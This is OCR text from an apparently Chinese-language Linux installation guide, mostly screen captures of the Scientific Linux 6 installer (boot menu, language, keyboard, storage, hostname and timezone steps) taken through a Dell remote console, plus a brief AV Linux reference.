
AV Linux


http://www.bandshed.net/AVLinux.html


6.5. 早起版本


Getting Started Guides


Scientific Linux


192.168.3.24, PowerEdge M610, Slot:1, User: cmc_root-1 fps
视频 键盘 鼠标 选项 电源 介质 帮助
Welcome to Scientific Linux 6!
Install or upgrade an existing system
Install system with basic video driver
Rescue installed system
Boot from local drive
Memory test
Press [Tab] to edit options
Scientific Linux
键盘、视频和鼠标重定向



192.168.3.24, PowerEdge M610, Slot:1, User: cmc_root-1 fps
视频 键盘 鼠标 选项 电源 介质 帮助
Welcome to Scientific Linux for x86_64
Disc Found
To begin testing the media before installation press OK.
Choose Skip to skip the media test and start the installation.
OK
Skip
<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next screen
键盘、视频和鼠标重定向


Scientific Linux
Scientific Linux
Back
Next


Scientific Linux
What language would you like to use during the installation process?
Catalan (Català)
Chinese(Simplified) (中文（简体）)
Chinese(Traditional) (中文（正體）)
Croatian (Hrvatski)
Czech (Čeština)
Danish (Dansk)
Dutch (Nederlands)
English (English)
Estonian (eesti keel)
Finnish (suomi)
French (Français)
German (Deutsch)
Greek (Ελληνικά)
Gujarati (ગુજરાતી)
Hebrew (עברית)
Back
Next



Scientific Linux
Select the appropriate keyboard for the system.
Serbian
Serbian (latin)
Slovak (qwerty)
Slovenian
Spanish
Swedish
Swiss French
Swiss French (latin1)
Swiss German
Swiss German (latin1)
Turkish
U.S. English
U.S. International
Ukrainian
United Kingdom
Back
Next


Scientific Linux
What type of devices will your installation involve?
Basic Storage Devices
Installs or upgrades to typical types of storage devices. If you're not sure which option is right for you, this is probably it.
Specialized Storage Devices
Installs or upgrades to enterprise devices such as Storage Area Networks (SANs). This option will allow you to add FCoE / iSCSI / zFCP disks and to filter out devices the installer should ignore.
Back
Next


Scientific Linux
Please name this computer. The hostname identifies the computer on a network.
Hostname:
scientific.example.com
Configure Network
Back
Next

Scientific Linux

Please select the nearest city in your time zone:





Selected city: Harbin, Asia (Heilongjiang (except Mohe), Jilin)


Asia/Harbin

